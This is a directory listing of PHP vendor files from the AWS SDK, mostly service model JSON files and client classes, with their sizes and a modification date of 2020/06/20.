php/vendor/Aws/data/fsx/2018-03-01/api-2.json.php	33381	2020/06/20
php/vendor/Aws/data/fsx/2018-03-01/paginators-1.json....	493	2020/06/20
php/vendor/Aws/data/gamelift/2015-10-01/api-2.json.php	96656	2020/06/20
php/vendor/Aws/data/gamelift/2015-10-01/paginators-1.j...	133	2020/06/20
php/vendor/Aws/data/gamelift/2015-10-01/smoke.json.php	410	2020/06/20
php/vendor/Aws/data/glacier/2012-06-01/api-2.json.php	43632	2020/06/20
php/vendor/Aws/data/glacier/2012-06-01/paginators-1.js...	652	2020/06/20
php/vendor/Aws/data/glacier/2012-06-01/smoke.json.php	381	2020/06/20
php/vendor/Aws/data/glacier/2012-06-01/waiters-1.json....	504	2020/06/20
php/vendor/Aws/data/glacier/2012-06-01/waiters-2.json....	682	2020/06/20
php/vendor/Aws/data/globalaccelerator/2018-08-08/api-2....	21004	2020/06/20
php/vendor/Aws/data/globalaccelerator/2018-08-08/pagin...	142	2020/06/20
php/vendor/Aws/data/glue/2017-03-31/api-2.json.php	161223	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/glue/2017-03-31/paginators-1.json...	2808	2020/06/20
php/vendor/Aws/data/glue/2017-03-31/smoke.json.php	272	2020/06/20
php/vendor/Aws/data/greengrass/2017-06-07/api-2.json....	99010	2020/06/20
php/vendor/Aws/data/groundstation/2019-05-23/api-2.js...	33465	2020/06/20
php/vendor/Aws/data/groundstation/2019-05-23/paginat...	1056	2020/06/20
php/vendor/Aws/data/guardduty/2017-11-28/api-2.json....	68861	2020/06/20
php/vendor/Aws/data/guardduty/2017-11-28/paginators-...	1275	2020/06/20
php/vendor/Aws/data/health/2016-08-04/api-2.json.php	21349	2020/06/20
php/vendor/Aws/data/health/2016-08-04/paginators-1.js...	1347	2020/06/20
php/vendor/Aws/data/iam/2010-05-08/api-2.json.php	144327	2020/06/20
php/vendor/Aws/data/iam/2010-05-08/paginators-1.json....	4881	2020/06/20
php/vendor/Aws/data/iam/2010-05-08/smoke.json.php	372	2020/06/20
php/vendor/Aws/data/iam/2010-05-08/waiters-2.json.php	1147	2020/06/20
php/vendor/Aws/data/imagebuilder/2019-12-02/api-2.jso...	68180	2020/06/20
php/vendor/Aws/data/imagebuilder/2019-12-02/paginator...	1238	2020/06/20
php/vendor/Aws/data/importexport/2010-06-01/api-2.jso...	14521	2020/06/20
php/vendor/Aws/data/importexport/2010-06-01/paginato...	303	2020/06/20
php/vendor/Aws/data/inspector/2016-02-16/api-2.json.php	57853	2020/06/20
php/vendor/Aws/data/inspector/2016-02-16/paginators-1...	1328	2020/06/20
php/vendor/Aws/data/inspector/2016-02-16/smoke.json....	406	2020/06/20
php/vendor/Aws/data/iot/2015-05-28/api-2.json.php	285391	2020/06/20
php/vendor/Aws/data/iot/2015-05-28/paginators-1.json....	128	2020/06/20
php/vendor/Aws/data/iot/2015-05-28/smoke.json.php	383	2020/06/20
php/vendor/Aws/data/iot1click-devices/2018-05-14/api-2.j...	16592	2020/06/20
php/vendor/Aws/data/iot1click-projects/2018-05-14/api-2...	20067	2020/06/20
php/vendor/Aws/data/iot1click-projects/2018-05-14/pagin...	430	2020/06/20
php/vendor/Aws/data/iotanalytics/2017-11-27/api-2.json....	53699	2020/06/20
php/vendor/Aws/data/iotanalytics/2017-11-27/paginators...	713	2020/06/20
php/vendor/Aws/data/iotevents/2018-07-27/api-2.json.php	27529	2020/06/20
php/vendor/Aws/data/iotevents/2018-07-27/paginators-1...	134	2020/06/20
php/vendor/Aws/data/iotevents-data/2018-10-23/api-2.js...	10413	2020/06/20
php/vendor/Aws/data/iotevents-data/2018-10-23/paginat...	139	2020/06/20
php/vendor/Aws/data/iot-jobs-data/2017-09-29/api-2.jso...	9124	2020/06/20
php/vendor/Aws/data/iot-jobs-data/2017-09-29/paginato...	138	2020/06/20
php/vendor/Aws/data/iotsecuretunneling/2018-10-05/api-...	8285	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/iotsecuretunneling/2018-10-05/pagi...	256	2020/06/20
php/vendor/Aws/data/iotthingsgraph/2018-09-06/api-2.js...	39553	2020/06/20
php/vendor/Aws/data/iotthingsgraph/2018-09-06/paginat...	1635	2020/06/20
php/vendor/Aws/data/kafka/2018-11-14/api-2.json.php	39297	2020/06/20
php/vendor/Aws/data/kafka/2018-11-14/paginators-1.jso...	1047	2020/06/20
php/vendor/Aws/data/kendra/2019-02-03/api-2.json.php	41259	2020/06/20
php/vendor/Aws/data/kendra/2019-02-03/paginators-1.js...	483	2020/06/20
php/vendor/Aws/data/kinesis/2013-12-02/api-2.json.php	33499	2020/06/20
php/vendor/Aws/data/kinesis/2013-12-02/paginators-1.js...	694	2020/06/20
php/vendor/Aws/data/kinesis/2013-12-02/smoke.json.php	395	2020/06/20
php/vendor/Aws/data/kinesis/2013-12-02/waiters-2.json....	582	2020/06/20
php/vendor/Aws/data/kinesisanalytics/2015-08-14/api-2.j...	39024	2020/06/20
php/vendor/Aws/data/kinesisanalytics/2015-08-14/pagina...	141	2020/06/20
php/vendor/Aws/data/kinesisanalyticsv2/2018-05-23/api-...	61971	2020/06/20
php/vendor/Aws/data/kinesisanalyticsv2/2018-05-23/pagi...	143	2020/06/20
php/vendor/Aws/data/kinesisvideo/2017-09-30/api-2.json...	23830	2020/06/20
php/vendor/Aws/data/kinesisvideo/2017-09-30/paginator...	441	2020/06/20
php/vendor/Aws/data/kinesis-video-archived-media/2017-...	10300	2020/06/20
php/vendor/Aws/data/kinesis-video-archived-media/2017-...	297	2020/06/20
php/vendor/Aws/data/kinesis-video-media/2017-09-30/ap...	3800	2020/06/20
php/vendor/Aws/data/kinesis-video-media/2017-09-30/pa...	144	2020/06/20
php/vendor/Aws/data/kinesis-video-signaling/2019-12-04...	4724	2020/06/20
php/vendor/Aws/data/kinesis-video-signaling/2019-12-04...	148	2020/06/20
php/vendor/Aws/data/kms/2014-11-01/api-2.json.php	54440	2020/06/20
php/vendor/Aws/data/kms/2014-11-01/paginators-1.json...	781	2020/06/20
php/vendor/Aws/data/kms/2014-11-01/smoke.json.php	433	2020/06/20
php/vendor/Aws/data/lakeformation/2017-03-31/api-2.jso...	17265	2020/06/20
php/vendor/Aws/data/lakeformation/2017-03-31/paginato...	500	2020/06/20
php/vendor/Aws/data/lambda/2015-03-31/api-2.json.php	75383	2020/06/20
php/vendor/Aws/data/lambda/2015-03-31/paginators-1.j...	1344	2020/06/20
php/vendor/Aws/data/lambda/2015-03-31/smoke.json.php	387	2020/06/20
php/vendor/Aws/data/lambda/2015-03-31/waiters-2.json....	1413	2020/06/20
php/vendor/Aws/data/lex-models/2017-04-19/api-2.json....	57228	2020/06/20
php/vendor/Aws/data/lex-models/2017-04-19/paginators...	1299	2020/06/20
php/vendor/Aws/data/license-manager/2018-08-01/api-2....	24902	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/license-manager/2018-08-01/pagin…	140	2020/06/20
php/vendor/Aws/data/lightsail/2016-11-28/api-2.json.php	135069	2020/06/20
php/vendor/Aws/data/lightsail/2016-11-28/paginators-1.j…	134	2020/06/20
php/vendor/Aws/data/lightsail/2016-11-28/smoke.json.php	269	2020/06/20
php/vendor/Aws/data/logs/2014-03-28/api-2.json.php	41781	2020/06/20
php/vendor/Aws/data/logs/2014-03-28/paginators-1.json…	1181	2020/06/20
php/vendor/Aws/data/logs/2014-03-28/smoke.json.php	423	2020/06/20
php/vendor/Aws/data/machinelearning/2014-12-12/api-2.j…	46849	2020/06/20
php/vendor/Aws/data/machinelearning/2014-12-12/pagina…	711	2020/06/20
php/vendor/Aws/data/machinelearning/2014-12-12/waiter…	1535	2020/06/20
php/vendor/Aws/data/macie/2017-12-19/api-2.json.php	8677	2020/06/20
php/vendor/Aws/data/macie/2017-12-19/paginators-1.jso…	366	2020/06/20
php/vendor/Aws/data/managedblockchain/2018-09-24/api…	31900	2020/06/20
php/vendor/Aws/data/managedblockchain/2018-09-24/pa…	826	2020/06/20
php/vendor/Aws/data/manifest.json.php	28508	2020/06/20
php/vendor/Aws/data/marketplace-catalog/2018-09-17/ap…	12772	2020/06/20
php/vendor/Aws/data/marketplace-catalog/2018-09-17/pa…	373	2020/06/20
php/vendor/Aws/data/marketplacecommerceanalytics/201…	4838	2020/06/20
php/vendor/Aws/data/marketplacecommerceanalytics/201…	153	2020/06/20
php/vendor/Aws/data/marketplacecommerceanalytics/201…	452	2020/06/20
php/vendor/Aws/data/mediaconnect/2018-11-14/api-2.js…	31626	2020/06/20
php/vendor/Aws/data/mediaconnect/2018-11-14/paginato…	422	2020/06/20
php/vendor/Aws/data/mediaconvert/2017-08-29/api-2.jso…	162630	2020/06/20
php/vendor/Aws/data/mediaconvert/2017-08-29/paginato…	843	2020/06/20
php/vendor/Aws/data/medialive/2017-10-14/api-2.json.php	193447	2020/06/20
php/vendor/Aws/data/medialive/2017-10-14/paginators-1…	1326	2020/06/20
php/vendor/Aws/data/medialive/2017-10-14/waiters-2.jso…	3785	2020/06/20
php/vendor/Aws/data/mediapackage/2017-10-12/api-2.js…	44626	2020/06/20
php/vendor/Aws/data/mediapackage/2017-10-12/paginat…	581	2020/06/20
php/vendor/Aws/data/mediapackage-vod/2018-11-07/api-…	26462	2020/06/20
php/vendor/Aws/data/mediapackage-vod/2018-11-07/pag…	605	2020/06/20
php/vendor/Aws/data/mediastore/2017-09-01/api-2.json.…	16467	2020/06/20
php/vendor/Aws/data/mediastore/2017-09-01/paginators…	251	2020/06/20
php/vendor/Aws/data/mediastore-data/2017-09-01/api-2.…	8617	2020/06/20
php/vendor/Aws/data/mediastore-data/2017-09-01/pagin…	251	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/mediatailor/2018-04-23/api-2.json....	9654	2020/06/20
php/vendor/Aws/data/mediatailor/2018-04-23/paginators-...	136	2020/06/20
php/vendor/Aws/data/metering.marketplace/2016-01-14/...	8137	2020/06/20
php/vendor/Aws/data/metering.marketplace/2016-01-14/...	145	2020/06/20
php/vendor/Aws/data/mgh/2017-05-31/api-2.json.php	23769	2020/06/20
php/vendor/Aws/data/mgh/2017-05-31/paginators-1.json...	957	2020/06/20
php/vendor/Aws/data/migrationhub-config/2019-06-30/a...	4910	2020/06/20
php/vendor/Aws/data/migrationhub-config/2019-06-30/p...	272	2020/06/20
php/vendor/Aws/data/mobile/2017-07-01/api-2.json.php	13423	2020/06/20
php/vendor/Aws/data/mobile/2017-07-01/paginators-1.js...	357	2020/06/20
php/vendor/Aws/data/monitoring/2010-08-01/api-2.json....	44161	2020/06/20
php/vendor/Aws/data/monitoring/2010-08-01/paginators-...	1031	2020/06/20
php/vendor/Aws/data/monitoring/2010-08-01/smoke.json...	456	2020/06/20
php/vendor/Aws/data/monitoring/2010-08-01/waiters-2.j...	370	2020/06/20
php/vendor/Aws/data/mq/2017-11-27/api-2.json.php	49291	2020/06/20
php/vendor/Aws/data/mq/2017-11-27/paginators-1.json....	127	2020/06/20
php/vendor/Aws/data/mturk-requester/2017-01-17/api-2....	41569	2020/06/20
php/vendor/Aws/data/mturk-requester/2017-01-17/pagin...	1367	2020/06/20
php/vendor/Aws/data/mturk-requester/2017-01-17/smok...	278	2020/06/20
php/vendor/Aws/data/neptune/2014-10-31/api-2.json.php	94389	2020/06/20
php/vendor/Aws/data/neptune/2014-10-31/paginators-1....	1602	2020/06/20
php/vendor/Aws/data/neptune/2014-10-31/smoke.json.p...	413	2020/06/20
php/vendor/Aws/data/neptune/2014-10-31/waiters-2.jso...	1895	2020/06/20
php/vendor/Aws/data/networkmanager/2019-07-05/api-2...	38566	2020/06/20
php/vendor/Aws/data/networkmanager/2019-07-05/pagin...	1215	2020/06/20
php/vendor/Aws/data/opsworks/2013-02-18/api-2.json.p...	71742	2020/06/20
php/vendor/Aws/data/opsworks/2013-02-18/paginators-...	1232	2020/06/20
php/vendor/Aws/data/opsworks/2013-02-18/smoke.json....	389	2020/06/20
php/vendor/Aws/data/opsworks/2013-02-18/waiters-2.js...	5652	2020/06/20
php/vendor/Aws/data/opsworkscm/2016-11-01/api-2.jso...	23130	2020/06/20
php/vendor/Aws/data/opsworkscm/2016-11-01/paginator...	135	2020/06/20
php/vendor/Aws/data/opsworkscm/2016-11-01/waiters-2...	566	2020/06/20
php/vendor/Aws/data/organizations/2016-11-28/api-2.jso...	62541	2020/06/20
php/vendor/Aws/data/organizations/2016-11-28/paginato...	1828	2020/06/20
php/vendor/Aws/data/outposts/2019-12-03/api-2.json.php	8349	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/outposts/2019-12-03/paginators-1...	357	2020/06/20
php/vendor/Aws/data/personalize/2018-05-22/api-2.json....	46969	2020/06/20
php/vendor/Aws/data/personalize/2018-05-22/paginators...	1621	2020/06/20
php/vendor/Aws/data/personalize-events/2018-03-22/api...	1896	2020/06/20
php/vendor/Aws/data/personalize-events/2018-03-22/pa...	143	2020/06/20
php/vendor/Aws/data/personalize-runtime/2018-05-22/ap...	3371	2020/06/20
php/vendor/Aws/data/personalize-runtime/2018-05-22/pa...	144	2020/06/20
php/vendor/Aws/data/pi/2018-02-27/api-2.json.php	6223	2020/06/20
php/vendor/Aws/data/pi/2018-02-27/paginators-1.json.p...	127	2020/06/20
php/vendor/Aws/data/pinpoint/2016-12-01/api-2.json.php	186900	2020/06/20
php/vendor/Aws/data/pinpoint-email/2018-07-26/api-2.js...	54561	2020/06/20
php/vendor/Aws/data/pinpoint-email/2018-07-26/paginat...	871	2020/06/20
php/vendor/Aws/data/polly/2016-06-10/api-2.json.php	18777	2020/06/20
php/vendor/Aws/data/polly/2016-06-10/paginators-1.jso...	256	2020/06/20
php/vendor/Aws/data/polly/2016-06-10/smoke.json.php	265	2020/06/20
php/vendor/Aws/data/pricing/2017-10-15/api-2.json.php	5222	2020/06/20
php/vendor/Aws/data/pricing/2017-10-15/paginators-1.js...	481	2020/06/20
php/vendor/Aws/data/qldb/2019-01-02/api-2.json.php	17543	2020/06/20
php/vendor/Aws/data/qldb/2019-01-02/paginators-1.json...	493	2020/06/20
php/vendor/Aws/data/qldb-session/2019-07-11/api-2.jso...	5870	2020/06/20
php/vendor/Aws/data/qldb-session/2019-07-11/paginator...	137	2020/06/20
php/vendor/Aws/data/quicksight/2018-04-01/api-2.json.p...	130102	2020/06/20
php/vendor/Aws/data/quicksight/2018-04-01/paginators-...	1072	2020/06/20
php/vendor/Aws/data/ram/2018-01-04/api-2.json.php	36606	2020/06/20
php/vendor/Aws/data/ram/2018-01-04/paginators-1.json...	984	2020/06/20
php/vendor/Aws/data/rds/2014-09-01/api-2.json.php	84688	2020/06/20
php/vendor/Aws/data/rds/2014-09-01/paginators-1.json....	128	2020/06/20
php/vendor/Aws/data/rds/2014-09-01/smoke.json.php	409	2020/06/20
php/vendor/Aws/data/rds/2014-10-31/api-2.json.php	208367	2020/06/20
php/vendor/Aws/data/rds/2014-10-31/paginators-1.json....	4274	2020/06/20
php/vendor/Aws/data/rds/2014-10-31/smoke.json.php	409	2020/06/20
php/vendor/Aws/data/rds/2014-10-31/waiters-1.json.php	774	2020/06/20
php/vendor/Aws/data/rds/2014-10-31/waiters-2.json.php	5276	2020/06/20
php/vendor/Aws/data/rds-data/2018-08-01/api-2.json.php	13160	2020/06/20
php/vendor/Aws/data/rds-data/2018-08-01/paginators-1....	133	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/redshift/2012-12-01/api-2.json.php	134280	2020/06/20
php/vendor/Aws/data/redshift/2012-12-01/paginators-1.j…	2849	2020/06/20
php/vendor/Aws/data/redshift/2012-12-01/smoke.json.php	412	2020/06/20
php/vendor/Aws/data/redshift/2012-12-01/waiters-1.json…	894	2020/06/20
php/vendor/Aws/data/redshift/2012-12-01/waiters-2.json…	1845	2020/06/20
php/vendor/Aws/data/rekognition/2016-06-27/api-2.json.…	67013	2020/06/20
php/vendor/Aws/data/rekognition/2016-06-27/paginators…	1580	2020/06/20
php/vendor/Aws/data/rekognition/2016-06-27/smoke.jso…	272	2020/06/20
php/vendor/Aws/data/rekognition/2016-06-27/waiters-2.j…	1085	2020/06/20
php/vendor/Aws/data/resource-groups/2017-11-27/api-2…	16895	2020/06/20
php/vendor/Aws/data/resource-groups/2017-11-27/pagin…	487	2020/06/20
php/vendor/Aws/data/resourcegroupstaggingapi/2017-01…	12555	2020/06/20
php/vendor/Aws/data/resourcegroupstaggingapi/2017-01…	733	2020/06/20
php/vendor/Aws/data/robomaker/2018-06-29/api-2.json.…	63614	2020/06/20
php/vendor/Aws/data/robomaker/2018-06-29/paginators-…	1245	2020/06/20
php/vendor/Aws/data/route53/2013-04-01/api-2.json.php	88493	2020/06/20
php/vendor/Aws/data/route53/2013-04-01/paginators-1.j…	786	2020/06/20
php/vendor/Aws/data/route53/2013-04-01/smoke.json.php	382	2020/06/20
php/vendor/Aws/data/route53/2013-04-01/waiters-2.json…	370	2020/06/20
php/vendor/Aws/data/route53domains/2014-05-15/api-2.…	28998	2020/06/20
php/vendor/Aws/data/route53domains/2014-05-15/pagin…	424	2020/06/20
php/vendor/Aws/data/route53resolver/2018-04-01/api-2.j…	28614	2020/06/20
php/vendor/Aws/data/route53resolver/2018-04-01/pagina…	642	2020/06/20
php/vendor/Aws/data/route53resolver/2018-04-01/smoke…	408	2020/06/20
php/vendor/Aws/data/runtime.lex/2016-11-28/api-2.json.…	16302	2020/06/20
php/vendor/Aws/data/runtime.lex/2016-11-28/paginators…	136	2020/06/20
php/vendor/Aws/data/runtime.sagemaker/2017-05-13/api…	3729	2020/06/20
php/vendor/Aws/data/runtime.sagemaker/2017-05-13/pa…	142	2020/06/20
php/vendor/Aws/data/s3/2006-03-01/api-2.json.php	155854	2020/06/20
php/vendor/Aws/data/s3/2006-03-01/paginators-1.json.p…	1285	2020/06/20
php/vendor/Aws/data/s3/2006-03-01/smoke.json.php	259	2020/06/20
php/vendor/Aws/data/s3/2006-03-01/waiters-1.json.php	651	2020/06/20
php/vendor/Aws/data/s3/2006-03-01/waiters-2.json.php	1120	2020/06/20
php/vendor/Aws/data/s3control/2018-08-20/api-2.json.php	28961	2020/06/20
php/vendor/Aws/data/s3control/2018-08-20/paginators-1…	361	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/sagemaker/2017-07-24/api-2.json....	236790	2020/06/20
php/vendor/Aws/data/sagemaker/2017-07-24/paginators-...	5164	2020/06/20
php/vendor/Aws/data/sagemaker/2017-07-24/waiters-2.j...	3572	2020/06/20
php/vendor/Aws/data/sagemaker-a2i-runtime/2019-11-07...	8868	2020/06/20
php/vendor/Aws/data/sagemaker-a2i-runtime/2019-11-07...	300	2020/06/20
php/vendor/Aws/data/savingsplans/2019-06-28/api-2.jso...	19936	2020/06/20
php/vendor/Aws/data/savingsplans/2019-06-28/paginator...	137	2020/06/20
php/vendor/Aws/data/schemas/2019-12-02/api-2.json.php	43314	2020/06/20
php/vendor/Aws/data/schemas/2019-12-02/paginators-1....	833	2020/06/20
php/vendor/Aws/data/schemas/2019-12-02/waiters-2.jso...	719	2020/06/20
php/vendor/Aws/data/secretsmanager/2017-10-17/api-2.j...	23872	2020/06/20
php/vendor/Aws/data/secretsmanager/2017-10-17/pagina...	373	2020/06/20
php/vendor/Aws/data/secretsmanager/2017-10-17/smoke...	397	2020/06/20
php/vendor/Aws/data/securityhub/2018-10-26/api-2.json...	74642	2020/06/20
php/vendor/Aws/data/securityhub/2018-10-26/paginators...	729	2020/06/20
php/vendor/Aws/data/serverlessrepo/2017-09-08/api-2.js...	36072	2020/06/20
php/vendor/Aws/data/serverlessrepo/2017-09-08/paginat...	503	2020/06/20
php/vendor/Aws/data/servicecatalog/2015-12-10/api-2.js...	105799	2020/06/20
php/vendor/Aws/data/servicecatalog/2015-12-10/paginat...	2165	2020/06/20
php/vendor/Aws/data/servicecatalog/2015-12-10/smoke.j...	287	2020/06/20
php/vendor/Aws/data/servicediscovery/2017-03-14/api-2....	26321	2020/06/20
php/vendor/Aws/data/servicediscovery/2017-03-14/pagin...	724	2020/06/20
php/vendor/Aws/data/service-quotas/2019-06-24/api-2.js...	24432	2020/06/20
php/vendor/Aws/data/service-quotas/2019-06-24/paginat...	1138	2020/06/20
php/vendor/Aws/data/sesv2/2019-09-27/api-2.json.php	63382	2020/06/20
php/vendor/Aws/data/sesv2/2019-09-27/paginators-1.js...	987	2020/06/20
php/vendor/Aws/data/shield/2016-06-02/api-2.json.php	21001	2020/06/20
php/vendor/Aws/data/shield/2016-06-02/paginators-1.jso...	131	2020/06/20
php/vendor/Aws/data/shield/2016-06-02/smoke.json.php	263	2020/06/20
php/vendor/Aws/data/signer/2017-08-25/api-2.json.php	19534	2020/06/20
php/vendor/Aws/data/signer/2017-08-25/paginators-1.js...	489	2020/06/20
php/vendor/Aws/data/signer/2017-08-25/waiters-2.json....	553	2020/06/20
php/vendor/Aws/data/sms/2016-10-24/api-2.json.php	36911	2020/06/20
php/vendor/Aws/data/sms/2016-10-24/paginators-1.json...	731	2020/06/20
php/vendor/Aws/data/sms/2016-10-24/smoke.json.php	397	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/sms-voice/2018-09-05/api-2.json.p…	12599	2020/06/20
php/vendor/Aws/data/snowball/2016-06-30/api-2.json.php	22880	2020/06/20
php/vendor/Aws/data/snowball/2016-06-30/paginators-1.…	424	2020/06/20
php/vendor/Aws/data/snowball/2016-06-30/smoke.json.p…	271	2020/06/20
php/vendor/Aws/data/sns/2010-03-31/api-2.json.php	34986	2020/06/20
php/vendor/Aws/data/sns/2010-03-31/paginators-1.json.…	759	2020/06/20
php/vendor/Aws/data/sns/2010-03-31/smoke.json.php	396	2020/06/20
php/vendor/Aws/data/sqs/2012-11-05/api-2.json.php	24100	2020/06/20
php/vendor/Aws/data/sqs/2012-11-05/paginators-1.json.…	179	2020/06/20
php/vendor/Aws/data/sqs/2012-11-05/smoke.json.php	379	2020/06/20
php/vendor/Aws/data/sqs/2012-11-05/waiters-2.json.php	397	2020/06/20
php/vendor/Aws/data/ssm/2014-11-06/api-2.json.php	237708	2020/06/20
php/vendor/Aws/data/ssm/2014-11-06/paginators-1.json…	1417	2020/06/20
php/vendor/Aws/data/ssm/2014-11-06/smoke.json.php	380	2020/06/20
php/vendor/Aws/data/sso/2019-06-10/api-2.json.php	6578	2020/06/20
php/vendor/Aws/data/sso/2019-06-10/paginators-1.json.…	418	2020/06/20
php/vendor/Aws/data/sso-oidc/2019-06-10/api-2.json.php	7916	2020/06/20
php/vendor/Aws/data/sso-oidc/2019-06-10/paginators-1.…	133	2020/06/20
php/vendor/Aws/data/states/2016-11-23/api-2.json.php	34247	2020/06/20
php/vendor/Aws/data/states/2016-11-23/paginators-1.js…	719	2020/06/20
php/vendor/Aws/data/states/2016-11-23/smoke.json.php	266	2020/06/20
php/vendor/Aws/data/storagegateway/2013-06-30/api-2.j…	79981	2020/06/20
php/vendor/Aws/data/storagegateway/2013-06-30/pagina…	1736	2020/06/20
php/vendor/Aws/data/streams.dynamodb/2012-08-10/api…	9560	2020/06/20
php/vendor/Aws/data/streams.dynamodb/2012-08-10/pa…	141	2020/06/20
php/vendor/Aws/data/sts/2011-06-15/api-2.json.php	14745	2020/06/20
php/vendor/Aws/data/sts/2011-06-15/paginators-1.json.…	128	2020/06/20
php/vendor/Aws/data/sts/2011-06-15/smoke.json.php	413	2020/06/20
php/vendor/Aws/data/support/2013-04-15/api-2.json.php	19986	2020/06/20
php/vendor/Aws/data/support/2013-04-15/paginators-1.j…	641	2020/06/20
php/vendor/Aws/data/support/2013-04-15/smoke.json.php	514	2020/06/20
php/vendor/Aws/data/swf/2012-01-25/api-2.json.php	75901	2020/06/20
php/vendor/Aws/data/swf/2012-01-25/paginators-1.json.…	1281	2020/06/20
php/vendor/Aws/data/textract/2018-06-27/api-2.json.php	15382	2020/06/20
php/vendor/Aws/data/textract/2018-06-27/paginators-1.j…	133	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/data/transcribe/2017-10-26/api-2.json.p…	18568	2020/06/20
php/vendor/Aws/data/transcribe/2017-10-26/paginators-…	497	2020/06/20
php/vendor/Aws/data/transfer/2018-11-05/api-2.json.php	22528	2020/06/20
php/vendor/Aws/data/transfer/2018-11-05/paginators-1.j…	476	2020/06/20
php/vendor/Aws/data/translate/2017-07-01/api-2.json.php	16409	2020/06/20
php/vendor/Aws/data/translate/2017-07-01/paginators-1.…	377	2020/06/20
php/vendor/Aws/data/waf/2015-08-24/api-2.json.php	88618	2020/06/20
php/vendor/Aws/data/waf/2015-08-24/paginators-1.json.…	128	2020/06/20
php/vendor/Aws/data/waf/2015-08-24/smoke.json.php	434	2020/06/20
php/vendor/Aws/data/waf-regional/2016-11-28/api-2.json…	92013	2020/06/20
php/vendor/Aws/data/waf-regional/2016-11-28/paginator…	137	2020/06/20
php/vendor/Aws/data/waf-regional/2016-11-28/smoke.js…	443	2020/06/20
php/vendor/Aws/data/wafv2/2019-07-29/api-2.json.php	53077	2020/06/20
php/vendor/Aws/data/wafv2/2019-07-29/paginators-1.js…	130	2020/06/20
php/vendor/Aws/data/wafv2/2019-07-29/smoke.json.php	427	2020/06/20
php/vendor/Aws/data/workdocs/2016-05-01/api-2.json.p…	71238	2020/06/20
php/vendor/Aws/data/workdocs/2016-05-01/paginators-1…	569	2020/06/20
php/vendor/Aws/data/worklink/2018-09-25/api-2.json.php	34145	2020/06/20
php/vendor/Aws/data/worklink/2018-09-25/paginators-1.j…	737	2020/06/20
php/vendor/Aws/data/workmail/2017-10-01/api-2.json.php	41682	2020/06/20
php/vendor/Aws/data/workmail/2017-10-01/paginators-1.…	1061	2020/06/20
php/vendor/Aws/data/workmailmessageflow/2019-05-01/…	1611	2020/06/20
php/vendor/Aws/data/workmailmessageflow/2019-05-01/…	144	2020/06/20
php/vendor/Aws/data/workspaces/2015-04-08/api-2.json…	51085	2020/06/20
php/vendor/Aws/data/workspaces/2015-04-08/paginators…	534	2020/06/20
php/vendor/Aws/data/workspaces/2015-04-08/smoke.jso…	400	2020/06/20
php/vendor/Aws/data/xray/2016-04-12/api-2.json.php	33695	2020/06/20
php/vendor/Aws/data/xray/2016-04-12/paginators-1.json…	1385	2020/06/20
php/vendor/Aws/DatabaseMigrationService/DatabaseMigra…	7385	2020/06/20
php/vendor/Aws/DatabaseMigrationService/Exception/Dat…	259	2020/06/20
php/vendor/Aws/DataExchange/DataExchangeClient.php	3077	2020/06/20
php/vendor/Aws/DataExchange/Exception/DataExchangeE…	222	2020/06/20
php/vendor/Aws/DataPipeline/DataPipelineClient.php	2826	2020/06/20
php/vendor/Aws/DataPipeline/Exception/DataPipelineExcep…	218	2020/06/20
php/vendor/Aws/DataSync/DataSyncClient.php	4173	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/DataSync/Exception/DataSyncException....	209	2020/06/20
php/vendor/Aws/DAX/DAXClient.php	3154	2020/06/20
php/vendor/Aws/DAX/Exception/DAXException.php	220	2020/06/20
php/vendor/Aws/Detective/DetectiveClient.php	1659	2020/06/20
php/vendor/Aws/Detective/Exception/DetectiveException....	215	2020/06/20
php/vendor/Aws/DeviceFarm/DeviceFarmClient.php	10958	2020/06/20
php/vendor/Aws/DeviceFarm/Exception/DeviceFarmExcepti...	212	2020/06/20
php/vendor/Aws/DirectConnect/DirectConnectClient.php	8551	2020/06/20
php/vendor/Aws/DirectConnect/Exception/DirectConnectE...	221	2020/06/20
php/vendor/Aws/DirectoryService/DirectoryServiceClient.php	8243	2020/06/20
php/vendor/Aws/DirectoryService/Exception/DirectoryServ...	190	2020/06/20
php/vendor/Aws/DLM/DLMClient.php	1331	2020/06/20
php/vendor/Aws/DLM/Exception/DLMException.php	216	2020/06/20
php/vendor/Aws/DocDB/DocDBClient.php	6620	2020/06/20
php/vendor/Aws/DocDB/Exception/DocDBException.php	235	2020/06/20
php/vendor/Aws/DoctrineCacheAdapter.php	1044	2020/06/20
php/vendor/Aws/DynamoDb/BinaryValue.php	744	2020/06/20
php/vendor/Aws/DynamoDb/DynamoDbClient.php	9888	2020/06/20
php/vendor/Aws/DynamoDb/Exception/DynamoDbExcepti...	208	2020/06/20
php/vendor/Aws/DynamoDb/LockingSessionConnection.php	1990	2020/06/20
php/vendor/Aws/DynamoDb/Marshaler.php	10190	2020/06/20
php/vendor/Aws/DynamoDb/NumberValue.php	552	2020/06/20
php/vendor/Aws/DynamoDb/SessionConnectionConfigTrait...	6254	2020/06/20
php/vendor/Aws/DynamoDb/SessionConnectionInterface....	1062	2020/06/20
php/vendor/Aws/DynamoDb/SessionHandler.php	8089	2020/06/20
php/vendor/Aws/DynamoDb/SetValue.php	882	2020/06/20
php/vendor/Aws/DynamoDb/StandardSessionConnection....	4720	2020/06/20
php/vendor/Aws/DynamoDb/WriteRequestBatch.php	9829	2020/06/20
php/vendor/Aws/DynamoDbStreams/DynamoDbStreamsCl...	1020	2020/06/20
php/vendor/Aws/DynamoDbStreams/Exception/DynamoD...	230	2020/06/20
php/vendor/Aws/EBS/EBSClient.php	607	2020/06/20
php/vendor/Aws/EBS/Exception/EBSException.php	213	2020/06/20
php/vendor/Aws/Ec2/Ec2Client.php	77911	2020/06/20
php/vendor/Aws/Ec2/Exception/Ec2Exception.php	211	2020/06/20
php/vendor/Aws/EC2InstanceConnect/EC2InstanceConnec...	351	2020/06/20

Filename	Size (bytes)	Modified Date
php/vendor/Aws/EC2InstanceConnect/Exception/EC2Insta…	241	2020/06/20
php/vendor/Aws/Ecr/EcrClient.php	4368	2020/06/20
php/vendor/Aws/Ecr/Exception/EcrException.php	216	2020/06/20
php/vendor/Aws/Ecs/EcsClient.php	7030	2020/06/20
